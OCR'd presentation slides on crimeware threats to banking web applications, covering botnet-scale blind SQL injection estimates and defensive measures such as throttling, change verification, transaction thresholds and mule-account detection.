
Blind SQLi

- **Very slow to enumerate a database**
  - Pentesters and tools may “prove” the vulnerability exists – but too time consuming to do it for real
- **Add botnet agents to the mix…**
  - 10,000 bot agents
  - Parallel SQLi on a single host = ~30 rps (4 rps SSL)
  - ***1.08×10^9 rph***
    (1.44×10^8 rph SSL)

What can
you do about this threat?

Protection Improvement Mindset

- **Most important factor? – reduce complexity**
  - Is it likely additional pages or fields would be spotted by a customer?
  - Is it clear to the customer what’s expected of them?
  - How many pages must customers navigate through or scroll through?
  - Are all the steps logical?
  - Are important questions and steps presented as text or as graphics?
  - How would a customer recognize changes to page content?
  - Could the interface be simplified further?




Location Limitations

- **Geographically distributed attacks**
  - Multiple requests from very different locations
  - DHCP churn can affect sources as well (depending on length of attack)
- **Can’t really block by country or netblock**
- **IP churn may result in wrong customers being blocked during prolonged attacks**

- **Optimal Response…**
  Throttling responses based upon IP/browser combo + maintaining state

All-in-one Portal Applications

- **Can the customer change everything online?**
  - Address details, delivery details, contact numbers, PIN numbers, passwords, password recovery questions, new accounts, etc.
- **What out-of-band verification of changes are there?**
  - Change notification sent to previous contact details?
  - Are there delays before going “live”?
- **How visible are customer initiated changes?**
  - What contact info has changed?
  - Change history goes back how far?
- **Transaction history in HTML and Print/PDF for reconciliation?**



Obtain A New Password - Step 2 of 2

Step 2: Provide the following information. (All fields are required. You may use your tab key to move

Work Phone Number:
( )

Last 4 digits of your Social Security Number:

5 digit zip code for your billing address:

Create a Password:

New Password:

Your Password must:

- be 6 to 8 characters in length - at least one letter and one number
- not have spaces nor special characters (e.g &,>,*,$,@)
- be different from your User ID
- be different from your current Password

Re-Enter Password:

Backend Processing

- **How much protection/detection can be done with “backend” thresholds?**
  - Does the system implement thresholds on transactions per minute?
  - Is there a delay between creation of a new “payee” account, and ability to transfer money to that account?
- **Anomaly detection of transfers?**
  - Is information being shared on *To:* accounts?
  - Frequency of *To:* account by other customers
  - Could you identify a frequent mule account?
- **Identity Changes?**
  - Primary contact number changing to cellphone?

Conclusions

- **Application complexity is a root-cause**
- **Vigilance in monitoring applications and patching**
- **Increased investment by criminals in to new crimeware tools**

- ***Crimeware is a bigger Webapp threat than some angry pentester…***

Further Reading…

- **Continuing Business with Malware Infected Customers**
  - http://www.technicalinfo.net/papers/MalwareInfectedCustomers.html
- **Anti-fraud Image Solutions**
  - http://www.technicalinfo.net/papers/AntiFraudImageSolutions.html